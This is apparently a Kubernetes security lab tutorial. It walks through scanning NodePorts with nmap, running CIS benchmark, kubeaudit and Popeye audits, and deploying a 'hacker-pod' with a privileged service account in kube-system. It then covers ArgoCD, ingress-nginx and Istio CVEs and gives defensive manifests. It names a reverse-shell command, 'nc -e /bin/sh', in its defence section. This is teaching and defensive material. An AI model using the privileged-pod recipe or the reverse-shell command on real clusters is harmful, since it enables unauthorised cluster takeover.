
If you deployed cluster on kind for example you will get only internal-ip beacause its small local cluster. We can use this ip to to connect to exposed NodePorts on this cluster. Scan internal-ip for open ports using nmap

```
nmap -p 30000-32767 172.20.0.2
```




Ok, so 3003 port is opened. Lets connect to this port

```
nc -zv 172.20.0.2 30003
```



We are in! Okay now lets check website



We got it!

4) Double edge sword - Cluster audits exploitation

Docker CIS benchmarks analysis

This scenario is mainly to perform the Docker CIS benchmarks analysis on top of Kubernetes nodes to identify the possible security vulnerabilities.


To get started with the scenario, you can deploy the Docker CIS benchmarks DaemonSet

Build container:

```
git clone https://github.com/docker/docker-bench-security.git
cd docker-bench-security
docker build --no-cache -t docker-bench-security .
```

Use container and run audit:

```
docker run --rm --net host --pid host --userns host --cap-add audit_control \
  -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
  -v /etc:/etc:ro \
  -v /usr/bin/containerd:/usr/bin/containerd:ro \
  -v /usr/bin/runc:/usr/bin/runc:ro \
  -v /usr/lib/systemd:/usr/lib/systemd:ro \
  -v /var/lib:/var/lib:ro \
  -v /var/run/docker.sock:/var/run/docker.sock:ro \
  --label docker_bench_security \
  docker-bench-security
```



Now check for all tests and check which audit points didnt pass! If you attack - exploit. If you defend, fix the issue!

Kubernetes CIS benchmarks analysis

This scenario is very useful in performing Kubernetes security audits and assessments. Here we will learn to run the popular CIS benchmark audit for the Kubernetes cluster and use the results for the further exploitation or fixing of the misconfigurations and vulnerabilities


deploy the Kubernetes CIS benchmarks job using the following commands

```
kubectl apply -f scenarios/kube-bench-security/node-job.yaml
```


```
kubectl apply -f scenarios/kube-bench-security/master-job.yaml
```

obtain the list of jobs and associated pods information by running the following command

```
kubectl get jobs
```



For master or worker



Now based on the vulnerabilities you see from the Kubernetes CIS benchmarks, you can proceed with further exploitation


KubeAudit - Audit Kubernetes clusters

This scenario is very useful in performing Kubernetes security audits and assessments. Here we will learn to run an open-source tool called kubeaudit for the Kubernetes cluster and use the results for the further exploitation or fixing of the misconfigurations and vulnerabilities.

To get started with this scenario you can run the following command to start the hacker-container with cluster administrator

```
cat <<EOF > hacker-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: hacker-pod
  namespace: kube-system
spec:
  serviceAccountName: tiller
  containers:
  - name: hacker-container
    image: madhuakula/hacker-container
    command: ["sh", "-c", "sleep infinity"]
  restartPolicy: Never
  automountServiceAccountToken: true
EOF

# Apply the pod
kubectl apply -f hacker-pod.yaml

# Exec into the pod
kubectl exec -n kube-system -it hacker-pod -- sh
```

```
kubeaudit all
```



Now based on the vulnerabilities you see from the kubeaudit, you can proceed with further exploitation. Unfortunately for hacker there is nothing to change.

Popeye - A Kubernetes cluster sanitizer

This scenario is useful in performing Kubernetes security audits and assessments. Here you will learn how to run an open-source tool called Popeye for the Kubernetes cluster. You will also use the results for the further exploitation or fixing of the misconfigurations and vulnerabilities found.

Popeye is a utility that scans live Kubernetes clusters and reports potential issues with deployed resources and configurations. It sanitizes your cluster based on what's deployed and not what's sitting on the disk


Here is a list of some of the available sanitizers

Node, Namespace, Pod, Service, ServiceAccount, Secrets, ConfigMap, Deployment, StatefulSet, DaemonSet, PersistentVolume, PersistentVolumeClaim, HorizontalPodAutoscaler, PodDisruptionBudget, ClusterRole, ClusterRoleBinding, Role, RoleBinding, Ingress, NetworkPolicy, PodSecurityPolicy

Refer to https://github.com/derailed/popeye for more details about the project

Go into started container and write:

```
popeye
```



Now based on the vulnerabilities you see from the Popeye, you can proceed with further exploitation!

Kubernetes Security #10: Misconfigured Cluster Components

1) Intro

A Kubernetes cluster is an extremely complex software ecosystem that can present challenges when it comes to traditional patch and vulnerability management.

2) ArgoCD CVEs

ArgoCD, a widely used GitOps tool for continuous software delivery in Kubernetes clusters, has faced vulnerabilities like CVE-2022-24348. This flaw lets attackers load a malicious Kubernetes Helm Chart (YAML), exploiting a parsing issue to access sensitive data such as API keys and secrets. Running inside the cluster, ArgoCD deploys these charts, enabling attackers to pivot or extract more data if compromised.

3) Kubernetes CVEs

In October 2021, a CVE in Kubernetes' ingress-nginx (see GitHub issue #7837) allowed users with ingress object creation/update rights to retrieve all cluster secrets via the "custom snippets" feature. This vulnerability couldn't be fixed by simply upgrading ingress-nginx, posing a significant challenge for security teams to mitigate at scale.

4) Istio CVEs

Istio provides service-to-service authN/authZ but faced a 2020 vulnerability, CVE-2020-8595 (see https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8595). This flaw in its Authentication Policy's path matching let attackers bypass JWT validation by adding ? or # to paths, granting unauthorized resource access.

5) How to Prevent

Due to the sheer amount of third-party software running inside of a Kubernetes cluster, it takes a multi-pronged approach to eliminate vulnerable components

Track CVE Databases

While CVE tracking itself isn't directly implemented via YAML, you can configure a CronJob to run a vulnerability scanner like Trivy periodically. Below is an example of a CronJob that scans container images in your cluster:

```
apiVersion: batch/v1
kind: CronJob
metadata:
  name: vulnerability-scanner
  namespace: security
spec:
  schedule: "0 2 * * *" # Runs daily at 2 AM
  jobTemplate:
    spec:
      template:
        spec:
          containers:
          - name: trivy-scanner
            image: aquasec/trivy:latest
            command:
            - /bin/sh
            - -c
            - "trivy image --severity HIGH,CRITICAL --exit-code 1 nginx:latest > /tmp/scan-report.txt"
            volumeMounts:
            - name: scan-output
              mountPath: /tmp
          volumes:
          - name: scan-output
            emptyDir: {}
          restartPolicy: OnFailure
```

Continuous Scanning with OPA Gatekeeper

Here’s an example of an OPA Gatekeeper ConstraintTemplate and Constraint to enforce that no container images with known vulnerabilities (e.g., outdated versions) are deployed:

```
# ConstraintTemplate to check for vulnerable images
apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8sdisallowedimages
spec:
  crd:
    spec:
      names:
        kind: K8sDisallowedImages
  targets:
    - target: admission.k8s.gatekeeper.sh
      rego: |
        package k8sdisallowedimages

        violation[{"msg": msg}] {
          input.review.object.spec.containers[_].image == "nginx:1.14.2" # Known vulnerable version
          msg := "The image nginx:1.14.2 is disallowed due to known vulnerabilities."
        }

---
# Constraint to enforce the template
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sDisallowedImages
metadata:
  name: disallow-vulnerable-nginx
spec:
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
    namespaces:
      - "default"
```

Minimize Third-Party Dependencies with RBAC

Here's an example of a restrictive Role and RoleBinding to limit a third-party tool's permissions, preventing overly permissive access. This setup restricts a logging tool (e.g., a third-party dependency) to only read logs from Pods in the logging namespace, avoiding broad RBAC permissions or kernel-level access. Audit third-party tools against this baseline.

```
# Role with minimal permissions
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: minimal-logging-role
  namespace: logging
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]
  verbs: ["get", "list"] # Only allow reading logs, no cluster-wide access

---
# RoleBinding to assign the Role to a service account
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: minimal-logging-binding
  namespace: logging
subjects:
- kind: ServiceAccount
  name: logging-sa
  namespace: logging
roleRef:
  kind: Role
  name: minimal-logging-role
  apiGroup: rbac.authorization.k8s.io

---
# ServiceAccount for the third-party tool
apiVersion: v1
kind: ServiceAccount
metadata:
  name: logging-sa
  namespace: logging
```

Defense Strategies Bonus

1) Unrestricted Pod Privileges

Cause: Pods running with excessive permissions (e.g., privileged mode or root access).
Solution: Use kubectl describe pod <pod-name> to check SecurityContext, enforce PodSecurityStandards with kubectl label ns <namespace> pod-security.kubernetes.io/enforce=restricted.

2) Reverse Shell Exploit

Cause: Malicious container images or compromised workloads opening backdoors (e.g., nc -e /bin/sh).
Solution: Scan images with trivy image <image-name>, block egress traffic with NetworkPolicy (kubectl apply -f netpol-deny-egress.yaml).

3) Exposed Kubernetes Dashboard

Cause: Unauthenticated or publicly accessible dashboard endpoints.
Solution: Run kubectl get svc -A | grep dashboard to find exposed services, secure with RBAC (kubectl apply -f dashboard-rbac.yaml) and disable if unused.

4) Check my Kubernetes Troubleshooting series:

Learn more about Kubernetes

Check Kubernetes and piyushsachdeva - great docs!

Setup a Multi Node Kubernetes Cluster

kubeadm is a tool to bootstrap the Kubernetes cluster

https://github.com/piyushsachdeva/CKA-2024/tree/main/Resources/Day27

Kubernetes Documentation

This section lists the different ways to set up and run Kubernetes

https://kubernetes.io/docs/setup/


Share, comment, DM and check GitHub for scripts & playbooks created to automate process.

Check my GitHub

Michael Robotics

Hi, I'm Michal. I'm a Robotics Engineer and DevOps enthusiast. My mission is to create skill-learning platform that combats skill information overload by adhering to the set of principles: simplify, prioritize, and execute.

https://github.com/MichaelRobotics



PS.

If you need a playbook or bash script to manage KVM on a specific Linux distribution, feel free to ask me in the comments or send a direct message!